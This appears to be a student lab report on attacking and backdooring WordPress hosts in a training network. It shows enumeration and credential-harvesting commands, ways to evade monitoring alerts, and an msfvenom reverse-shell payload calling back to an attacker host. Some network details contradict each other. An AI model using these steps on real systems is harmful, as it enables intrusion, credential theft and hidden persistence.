Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Group 4

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.1/24
Netmask: 255.255.240.0
Gateway: 10.0.0.1

Machines
IPv4:192.168.1.1
OS:Windows
Hostname: ELK

IPv4:192.168.1.100
OS: Ubuntu Linux
Hostname: Elk/ Cluster: Elasticsearch

IPv4:192.168.1.90
OS:Linux
Hostname: Kali

IPv4:192.168.1.110
OS: Ubuntu Linux
Hostname: Target 1 - wordpress

IPv4:192.168.1.115
OS: Linux
Hostname: Target 2 - wordpress

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
ssh	22/tcp	OpenSSH
http	80/tcp	Apache httpd 2.4.10 (debian)
rpcbind	111/tcp	2-4
netbios-ssn	139/tcp, 445/tcp	Samba smbd 3.X - 4.X

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.


Vulnerability	Description	Impact
ssh	22/tcp	OpenSSH
http	80/tcp	Apache httpd 2.4.10 (debian)
rpcbind	111/tcp	2-4
netbios-ssn	139/tcp, 445/tcp	Samba smbd 3.X - 4.X


Exploits Used

Exploitation: [SSH]

Summary

- How did you exploit the vulnerability?
  - Nmap > we geared focus on the fact that port 22 was open, used it to log in to the user accounts found.
- What did the exploit achieve?
  - Gained access to user shell
- Include a screenshot or command output illustrating the exploit.
  - *ssh michael@192.168.1.110...*






Exploitation: [HTTP]

Summary:


- How did you exploit the vulnerability?
  - *Nmap, netdiscover, and wpscan*
- What did the exploit achieve?
  - *Enumerated users, vulnerable plugins from wordpress site and gained user shell*
- Include a screenshot or command output illustrating the exploit.
  - *wpscan --url http://192.168.1.110/wordpress --wp-content-dir -ep -et -eu*





Exploitation: [MySQL 5.5.60]


Summary:

- How did you exploit the vulnerability?
  - *Found the database credentials*
- What did the exploit achieve?
  - *Gained access to MySQL database > accessed the wp_users table data and retrieved user hashes for cracking (steven's to be cracked...)*
- Include a screenshot or command output illustrating the exploit.
  - *...cat wp-config.php > mysql -u root -p > show databases > use wordpress > show tables; > select * from*









Avoiding Detection

Stealth Exploitation of [HTTP Errors]

Monitoring Overview

- Which alerts detect this exploit?
  - *Excessive HTTP Errors*
- Which metrics do they measure?
  - *http.response.status_code*
- Which thresholds do they fire at?
  - *400*

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - *Using stealthier nmap like nmap -sS <ip> could be useful and an uncommon port to SSH*
- Are there alternative exploits that may perform better?
  - *HTTP Request Smuggling - Content-Length Transfer-Encoding Attack technique*
- If possible, include a screenshot of your stealth technique. `nmap -sS 192.168.1.1/24`

Stealth Exploitation of [HTTP Request Size]

Monitoring Overview

- Which alerts detect this exploit?
  - *HTTP Request Size*
- Which metrics do they measure?
  - *http.request.bytes*
- Which thresholds do they fire at?
  - *3500*

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - *Deviate from the current (set) HTTP specifications/ thresholds*
- Are there alternative exploits that may perform better?
- *HTTP Request Smuggling - Conten-Lenght Transfer-Encoding Attack technique*
- If possible, include a screenshot of your stealth technique.

Stealth Exploitation of [CPU Usage Monitor]

Monitoring Overview

- Which alerts detect this exploit? - CPU Usage Monitor
  - *sys.process.cpu.total.pct*
- Which metrics do they measure?
  - *CPU Total %*
- Which thresholds do they fire at?
  - *0.5*

Mitigating Detection

- How can you execute the same exploit without triggering the alert? - *Run less CPU demanding services while logged into target's shell*
- Are there alternative exploits that may perform better?
  - *Use `Shellter` alongside meterpreter to access shell undetected/stealthier*

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install ?
  - *reverse shell/shell.php with msfvenom*
- How did you drop it (via Metasploit, phishing, etc.)?
  - *msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php*
  - *Used curl to drop it into the target*
- How do you connect to it?
  - *msfconsole>use exploit/multi/handler>exploit*